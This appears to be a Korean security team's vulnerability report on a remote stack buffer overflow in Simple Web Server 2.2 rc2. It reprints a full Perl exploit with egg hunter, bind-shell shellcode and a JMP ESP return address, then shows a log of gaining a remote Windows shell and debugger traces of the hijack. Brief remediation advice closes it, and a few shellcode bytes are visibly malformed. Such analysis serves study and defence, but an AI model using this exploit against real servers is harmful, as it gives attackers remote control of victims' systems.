
취약점 분석 보고서

Simple Web Server 2.2 rc2 Remote Buffer Overflow Exploit

2012-07-19

RedAlert Team 안상환

목 차

1. 개 요.....	1
1.1. 취약점 분석 추진 배경	1
2. Simple Web Server 취약점.....	2
2.1. Simple Web Server 취약점 개요.....	2
2.2. Simple Web Server 취약점 테스트 시스템 목록	2
2.3. Simple Web Server 취약점 공격 기법 원리.....	2
3. 분 석.....	4
3.1. 공격 테스트	4
3.2. 공격 기법 분석.....	7
4. 결 론.....	10
5. 대응 방안.....	10
6. 참고 자료.....	11
6.1. 참고 문헌	11
6.2. 참고 웹 문서.....	11

그림 목차

그림 1 Simple Web Server Buffer Overflow 공격 개요도	3
그림 2 취약한 프로그램	4
그림 3 운용중인 웹 서버	4
그림 4 공격코드.....	5
그림 5 피해자 시스템 권한 탈취	6
그림 6 피해자 시스템 네트워크 연결 상태.....	6
그림 7 immunity Debugger 를 이용하여 디버깅	7
그림 8 Stack 에 삽입된 공격코드	7
그림 9 Return Address 변조.....	8
그림 10 JMP ESP 동작	8
그림 11 Egg Hunter Code 실행	9
그림 12 Shellcode 실행	9
그림 13 공격자 시스템과 Session 연결.....	10

1. 개 요

1.1. 취약점 분석 추진 배경

본 취약성을 가진 프로그램은 간단한 설치만으로 웹 서버를 구축할 수 있는 프로그램입니다. 주로 일반 사용자들이 사용 하고 있습니다.

그렇기 때문에 본 취약성을 이용한 공격은 기업보다는 개인을 타겟으로 한 공격에 사용 될 수 있습니다.

일반 사용자는 해당 프로그램을 사용하여 간단하게 웹 서버를 구축 할 수 있지만, 취약한 프로그램을 포함한 이와 비슷한 종류의 프로그램들은 공격자로부터 전송된 공격코드에 유연하게 대처하지 못하는 실정입니다. 더욱이 피해자는 공격을 당하더라도 전문적인 지식 없이는 이를 인지하지 못하며, 공격자는 피해자 시스템을 기점으로 한 2 차,3 차 공격을 감행 할 수 있습니다.

2. Simple Web Server 취약점

2.1. Simple Web Server 취약점 개요

취약점 이름	Simple Web Server 2.2 rc2 Remote Buffer Overflow Exploit		
최초 발표일	2012 년 07 월 19 일	문서 작성일	2012 년 7 월 19 일
제품	Simple Web Server (2.2)	벤더	personal
공격 범위	Remote / Network Access	공격 유형	Stack Buffer Overflow
취약한 OS	Windows	위험 등급	위험
취약점 영향	원격 코드 실행 및 서비스 거부 발생	CVE-ID	N/A

표 1 Simple Web Server 취약점 개요

Windows 기반의 웹 서버 구축 프로그램인 Simple Web Server 에서 발생한 Buffer Overflow 취약점입니다.

해당 취약점을 이용한 공격은 원격을 통해 가능하며 원격 공격자는 취약 웹 서버를 대상으로 특수하게 제작된 패킷을 전송함으로써 원격 코드 실행 및 서비스 거부를 발생 시킬 수 있습니다.

2.2. Simple Web Server 취약점 테스트 시스템 목록

Simple Web Server 취약점을 이용한 공격은 XP SP3 32bit 영문 버전에서 테스트 하였습니다.

- Microsoft Windows XP Professional SP3

표 2 취약한 시스템

2.3. Simple Web Server 취약점 공격 기법 원리

해당 취약점은 클라이언트로부터 전송된 웹 페이지 요청 구문을 웹 서버에서 분석하는 과정에서 발생하는 Buffer Overflow 취약점 입니다. 공격자는 특수하게 제작한 긴 요청구문을 서버로 전송하여 Buffer Overflow 를 발생 시킬 수 있으며, 이를 이용하여 공격자는 프로그램의 흐름을 원하는 주소로 변경 할 수 있습니다. 피해자 시스템은 해당 프로그램을 이용하여 웹 서버를 운용하기만 하여도 시스템의 최고 관리자 권한을 탈취 당할 뿐만 아니라, 임의의 코드 실행 및 서비스 거부가 발생 할 수 있습니다.




그림 1 Simple Web Server Buffer Overflow 공격 개요도

첫째, 공격자는 피해자 시스템으로부터 운용중인 웹 서버로 공격코드가 삽입된 웹 요청 구문을 전송합니다.

둘째, 취약한 웹 서버에서는 공격자로부터 전송된 패킷을 분석하기 시작하는데, 이 과정에서 Buffer Overflow 가 발생합니다.

셋째, Buffer Overflow 가 발생하여 인접 스택의 데이터 및 return address 를 변조하여, 프로그램의 흐름을 변경 / Attacking Code 를 실행 합니다.

3. 분석

3.1. 공격 테스트

<그림 2>은 해당 취약점을 가진 프로그램을 실행시킨 화면입니다. <그림 3>은 취약한 웹 서버 메인 페이지입니다. 공격자는 해당 웹 서버가 동작 할 때 공격 할 수 있습니다.




그림 2 취약한 프로그램



그림 3 운용중인 웹 서버

공격코드는 아래 <그림 3>과 같습니다.

메모리 내 삽입된 Shellcode 를 검색해 실행하는 Egg Hunter 기법을 사용하고 있으며, 직접적으로 Return Address 를 변조하여 Egg Hunter Code 로 이동 하도록 합니다.

```
$target = $ARGV[0]; # Target IP
$port = $ARGV[1]; # Target port

//Egg Hunter Code

# The egghunter.
$egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02",
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\x08",
"u00t", # The 4 byte tag!
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

//Shellcode

# MSF windows/shell_bind_tcp LPORT=4444
$shellcode =
"\xda\xc5\xd9\x74\x24\xf4\x2b\xc9\xb8\x3a\x04\xcc\xb6\x5e",
"\xb1\x56\x31\x56\x19\x83\xee\xfc\x03\x56\x15\xd0\xf1\x30",
"\x5e\x95\xfa\xc0\x9f\xc5\x73\x2d\xae\xd7\xe0\x25\x83\xe7",
"\x63\x6b\x28\x0c\x26\x98\xbb\xe0\xee\xaf\x0c\x4e\xc9\x9e",
"\x8d\x7f\xd5\x4d\x4d\x1e\xa9\x8f\x82\xc0\x90\x5f\xd7\x01",
"\xd4\x82\x18\x53\x0d\xc9\x8b\x43\xba\x0c\x17\x62\x6c\x9b",
"\x28\x1c\x09\x5c\xdc\x96\x10\x8d\x4d\xad\x5b\x35\xe5\xe9",
"\x7b\x44\x2a\xea\x40\x0f\x47\xd8\x33\x8e\x81\x11\xbb\xa0",
"\xed\xfd\x82\x0c\xe0\xfc\x3\xab\x1b\x8b\x3f\xc8\xa6\x0b",
"\xf7\xb2\x7c\x1e\x1e\x14\xf6\xb8\xfa\xa4\xdb\x5e\x88\xab",
"\x90\x15\xd6\xaf\x27\xfa\x6c\xcb\xac\xfd\xa2\x5d\xf6\xd9",
"\x66\x05\xac\x40\x3e\xe3\x03\x7d\x20\x4b\xfbd\x2a\x7e",
"\xe8\x5d\x71\x17\xdd\x53\x8a\xe7\x49\xe4\xf9\xd5\xd6\x5e",
"\x96\x55\x9e\x70\x61\x99\xb5\x3c\xfd\x64\x36\x3c\xd7\xa2",
"\x62\x6c\x4f\x02\x0b\xe7\x8f\xab\xde\xa7\xdf\x83\xb1\x07",
"\xb0\xe3\x61\xef\xda\xeb\x5e\x0f\xe5\x21\xe9\x08\x2b\x11",
"\xb9\xfe\x4e\xa5\x2f\xa2\xc7\x43\x25\x4a\x8e\xdc\xd2\xa8",
"\xf5\xd4\x45\xd3\xdf\x48\xdd\x43\x57\x07\xd9\x6c\x68\x8d",
"\x49\xc1\xc0\x46\x1a\x09\xd5\x77\x1d\x04\x7d\xf1\x25\xce",
"\xf7\x6f\xe7\x6f\x07\xba\x9f\x0c\x9a\x21\x60\x5b\x87\xfd",
"\x37\x0c\x79\xf4\xd2\xa0\x20\xae\xc0\x39\xb4\x89\x41\xe5",
"\x05\x17\x4b\x68\x31\x33\x5b\xb4\xba\x7f\x0f\x68\xed\x29",
"\xf9\xce\x47\x98\x53\x98\x34\x72\x34\x5d\x77\x45\x42\x62",
"\x52\x33\xaa\xd2\x0b\x02\xd4\xda\xdb\x02\xad\x07\x7c\x6c",
"\x64\x8c\x8c\x27\x25\xa4\x04\xee\xbf\xf5\x40\x11\x6a\x39",
"\x75\x92\x9f\xc1\x02\x8a\xd5\xc4\xcfc\x0c\x85\xb4\x40\xf9",
"\x29\x6b\x68\x20\x23";

$junk = "\x41" x (2048 - length("u00tu00t") - length($shellcode));
$ret = pack('V', 0x7e429353); # JMP ESP - kernel32.dll
$nops = "\x90" x 20; # 20 nops.
$exploit = $junk."u00tu00t".$shellcode.$ret.$nops.$egghunter;
```

그림 4 공격코드

피해자 시스템의 대상 프로그램을 타깃으로 공격코드를 실행하여 피해자 시스템의 관리자 권한을 획득 한 것을 <그림 5>를 통해 확인 할 수 있습니다.

공격이 완료 된 후 대상 프로그램은 종료 되지 않고 정상 동작하며, 공격자가 Session 을 종료 시킬 때 대상 프로그램은 종료 됩니다. 이는 피해자가 전문적 지식이 있지 않고서 자신의 시스템 관리자 권한이 탈취당한 것을 인지 할 수 없습니다.

```

r3d413rtui-MacBook-Pro:tmp h2spice$ uname
Darwin
r3d413rtui-MacBook-Pro:tmp h2spice$ id
uid=501(h2spice) gid=20(staff) groups=20(staff),401(com.apple.access_screensharing),12(everyone),33(_appstore),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),100(_lpoperator),204(_developer),402(com.apple.sharepoint.group.1)
r3d413rtui-MacBook-Pro:tmp h2spice$
r3d413rtui-MacBook-Pro:tmp h2spice$
r3d413rtui-MacBook-Pro:tmp h2spice$ perl svs.pl 192.168.0.188 80
-----+-----
|   Simple Web Server 2.2 rc2 - Remote Buffer Overflow Exploit   |
|                               mr.pr0n - http://ghostinthelab.wordpress.com |
|-----+-----|

[+] Sending buffer (2104 bytes) to: 192.168.0.188:80
[+] Exploitation Done!
[+] Please, wait couple of sec ...
[+] Got shell?

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\PMSoftware\svs>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .                : 192.168.0.188
    Subnet Mask . . . . .              : 255.255.255.0
    Default Gateway . . . . .          : 192.168.0.1

C:\Program Files\PMSoftware\svs>

```

// Attack & Pwned

그림 5 피해자 시스템 권한 탈취

피해자는 아래 명령이나 netstat -an 과 같은 Session 연결 상태를 확인 하는 명령을 사용하여 해킹 여부를 확인 할 수 있습니다.

```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP   r3d413rt9141:80         192.168.0.10:58807     CLOSE_WAIT
TCP   r3d413rt9141:1574      tb-in-f125.1e100.net:5222 ESTABLISHED
TCP   r3d413rt9141:4444      192.168.0.10:58810     ESTABLISHED

```

그림 6 피해자 시스템 네트워크 연결 상태

3.2. 공격 기법 분석

본인은 immunity Debugger 를 이용하여 분석하였습니다..




그림 7 immunity Debugger 를 이용하여 디버깅

공격자로부터 공격코드가 삽입된 패킷이 전송되면 대상 프로그램은 해당 요청 구문을 분석하는 과정에서 Buffer Overflow 가 발생하게 됩니다.

<그림 8>을 통해 Stack 의 데이터들이 변조 된 것을 확인 할 수 있습니다.




그림 8 Stack 에 삽입된 공격코드

Buffer Overflow 로 인해 인접 스택의 데이터 침범 및 변조가 발생하여 Return Address 의 본 주소도 변조 된 것을 확인 할 수 있습니다. 변조된 Return Address 의 주소는 kernel32 의 JMP ESP 주소로써, 메모리에 삽입된 Egg Hunter Code 로 이동하도록 합니다.

```

00EDFEE4 646C7C07  +lld
00EDFEE8 25278C8C  +i!*%
00EDFEEC BFEE04A4  +h#e7
00EDFEF0 6A1148F5  JH#j
00EDFEF4 9F927539  9u#f
00EDFEF8 D58A82C1  +e#f
00EDFEFC 050CCFC4  -#*
00EDFF00 29F940B4  +@.)
00EDFF04 2328606B  k'!#
00EDFF08 7E429353  S#B" USER32.7E429353
00EDFF0C 90909090  eeee
00EDFF10 90909090  eeee
00EDFF14 90909090  eeee
00EDFF18 90909090  eeee
00EDFF1C 90909090  eeee
00EDFF20 FFC8166  f#j#
00EDFF24 6A52420F  *BRj
00EDFF28 2ECD5802  0X#
00EDFF2C 745A053C  <#Zt
00EDFF30 3077B8EF  n#w0
00EDFF34 FA8B7430  0t i
00EDFF38 AFEA75AF  >>u>>
00EDFF3C E7FFE775  u7 7
00EDFF40 6E752027  ' un
00EDFF44 776F6E6B  know
00EDFF48 0158006E  n.X0
00EDFF4C 6D5960A0  a'Ym swscore.6D5960A0
    
```

그림 9 Return Address 변조

JMP ESP 코드가 동작하고 Attacking Code 인근 Nop sled 로 이동하게 됩니다. Nop sled 를 타고 Egg Hunter Code 가 실행됩니다.

Address	Hex	Disassembly	Registers (FPU)
7E429353	FFE4	JMP ESP	EAX 00000000
7E429355	0B447E ED	OR EAX, DWORD PTR DS:[ESI+EDI*2-13]	ECX 7C810EA6 kernel32.7C810EA6
7E429359	0B447E 90	OR EAX, DWORD PTR DS:[ESI+EDI*2-70]	EDX 6D596204 swscore.6D596204
7E42935D	90	NOP	EBX 29F940B4
7E42935E	90	NOP	ESP 00EDFF0C
7E42935F	90	NOP	EBP 2328606B
7E429360	90	NOP	ESI 00000001
7E429361	8BFF	MOV EDI, EDI	EDI 00EDFF60
7E429363	53	PUSH EBX	EIP 7E429353 USER32.7E429353
7E429364	56	PUSH ESI	
7E429365	57	PUSH EDI	


```

00EDFF0C 90  NOP
00EDFF0D 90  NOP
00EDFF0E 90  NOP
00EDFF0F 90  NOP
00EDFF10 90  NOP
00EDFF11 90  NOP
00EDFF12 90  NOP
00EDFF13 90  NOP
00EDFF14 90  NOP
00EDFF15 90  NOP
00EDFF16 90  NOP
00EDFF17 90  NOP
00EDFF18 90  NOP
00EDFF19 90  NOP
00EDFF1A 90  NOP
00EDFF1B 90  NOP
00EDFF1C 90  NOP
00EDFF1D 90  NOP
00EDFF1E 90  NOP
00EDFF1F 90  NOP
00EDFF20 66:81CA FF0F  OR DX, 0FFF
00EDFF25 42  INC EDX
00EDFF26 52  PUSH EDX
    
```

그림 10 JMP ESP 동작

<그림 11>은 Egg Hunter Code 가 실행되는 모습입니다.

Egg Hunter Code 는 메모리 내 위치한 Shellcode 를 검색하여 실행하는 역할을 하고 있습니다.

```

00EDFF1A 90      NOP
00EDFF1B 90      NOP
00EDFF1C 90      NOP
00EDFF1D 90      NOP
00EDFF1E 90      NOP
00EDFF1F 90      NOP
00EDFF20 66:81CA FF0F  OR  DX,0FFF
00EDFF25 42      INC  EDX
00EDFF26 52      PUSH EDX
00EDFF27 6A 02   PUSH 2
00EDFF29 58      POP  EAX
00EDFF2A CD 2E   INT  2E
00EDFF2C 3C 05   CMP  AL,5
00EDFF2E 5A      POP  EDX
00EDFF2F 74 EF   JE   SHORT 00EDFF20
00EDFF31 B8 77303074  MOV  EAX,74303077
00EDFF36 8BFA   MOV  EDI,EDX
00EDFF38 AF      SCAS DWORD PTR ES:[EDI]
00EDFF39 75 EA   JNZ  SHORT 00EDFF25
00EDFF3B AF      SCAS DWORD PTR ES:[EDI]
00EDFF3C 75 E7   JNZ  SHORT 00EDFF25
00EDFF3E FFE7   JMP  EDI
00EDFF40 6E752027  un
  
```

그림 11 Egg Hunter Code 실행

Egg Hunter 코드가 Shellcode 를 검색하는 알고리즘은 간단한 검색 알고리즘으로 Shellcode 앞에 위치한 Tag 로 불리는 유니크한 문자열을 검색하여 Shellcode 의 위치를 찾고 해당 위치로 이동하게 됩니다.

아래 <그림 12>는 Egg Hunter Code 가 정상적으로 동작하여 Shellcode 로 이동한 화면이며 Shellcode 가 실행 됩니다.

```

00EDFD90 3030   XOR  BYTE PTR DS:[EAX],DH
00EDFD92 74 77   JE   SHORT 00EDFE0B
00EDFD94 3030   XOR  BYTE PTR DS:[EAX],DH
00EDFD96 74 00   JE   SHORT 00EDFD72
00EDFD98 C5D9   LDS  EBX,EDX
00EDFD9A 74 24   JE   SHORT 00EDFD00
00EDFD9C F4      HLT
00EDFD9E 2BC9   SUB  ECX,ECX
00EDFD9F BA 3A04CCB6  MOV  EDX,B6CC043A
00EDFDA4 5E      POP  ESI
00EDFDA5 B1 56   MOV  CL,56
00EDFDA7 3156 19   XOR  DWORD PTR DS:[ESI+19],EDX
00EDFDA9 83EE FC  SUB  ESI,-4
00EDFDB3 0356 15   ADD  EDX,DWORD PTR DS:[ESI+15]
00EDFDB5 08F1   FDIV ST,ST(1)
00EDFDB7 305E 95   XOR  BYTE PTR DS:[ESI-6B],BL
00EDFDB9 FA      CLI
00EDFDBB C8 9FC573  ENTER 0C59F,73
00EDFDBD 2D AED7E025  SUB  EAX,25E0D7AE
00EDFDBF 83E7 63   AND  EDI,63
00EDFDC1 6B28 8C   IMUL EBP,DWORD PTR DS:[EAX],-74
00EDFDC3 06:98   CWDE
  
```

그림 12 Shellcode 실행

Shellcode 가 정상적으로 실행되고 공격자 시스템과 Session 이 연결된 것을 확인 할 수 있습니다.




그림 13 공격자 시스템과 Session 연결

4. 결론

대상 프로그램은 간단한 방법으로 Attacking code 를 실행 시킬 수 있었습니다.

위에서 테스트한 공격은 고급 기술을 요구하지 않고 간단한 Buffer Overflow 지식만으로도 해당 공격을 수행 할 수 있습니다. 간단한 지식만으로 할 수 있는 공격치고는 너무나 위협적인 결과를 보여주며, 해당 공격을 통해 2 차, 3 차 공격을 감행 하여 더 큰 피해를 입힐 수 있습니다.

이러한 부분으로 인하여 사용자뿐만 아니라 개발사 또한 큰 피해를 입을 수 있으며, 개발사에서는 제품 출시 전에 제품 내 모든 입력 값에 대한 무결성 검증을 할 필요가 있으며, 기타 보안 검사 후 출시 하여야 합니다.

5. 대응 방안

해당 취약점은 제한된 버퍼 내 입력 값에 대한 제한이 없기 때문에 발생한 취약점입니다. 그러므로 사용자 입력 값의 길이 제한을 두어 인접 스택 영역을 침범하지 못하게 할 수 있습니다. 사용자는 방화벽 사용을 철저히 하여야 하고 수시로 의심스러운 네트워크와 연결되어 있지는 않은지 확인 하여야 합니다.

6. 참고 자료

6.1. 참고 문헌

6.2. 참고 웹 문서

<http://www.exploit-db.com/exploits/19937/>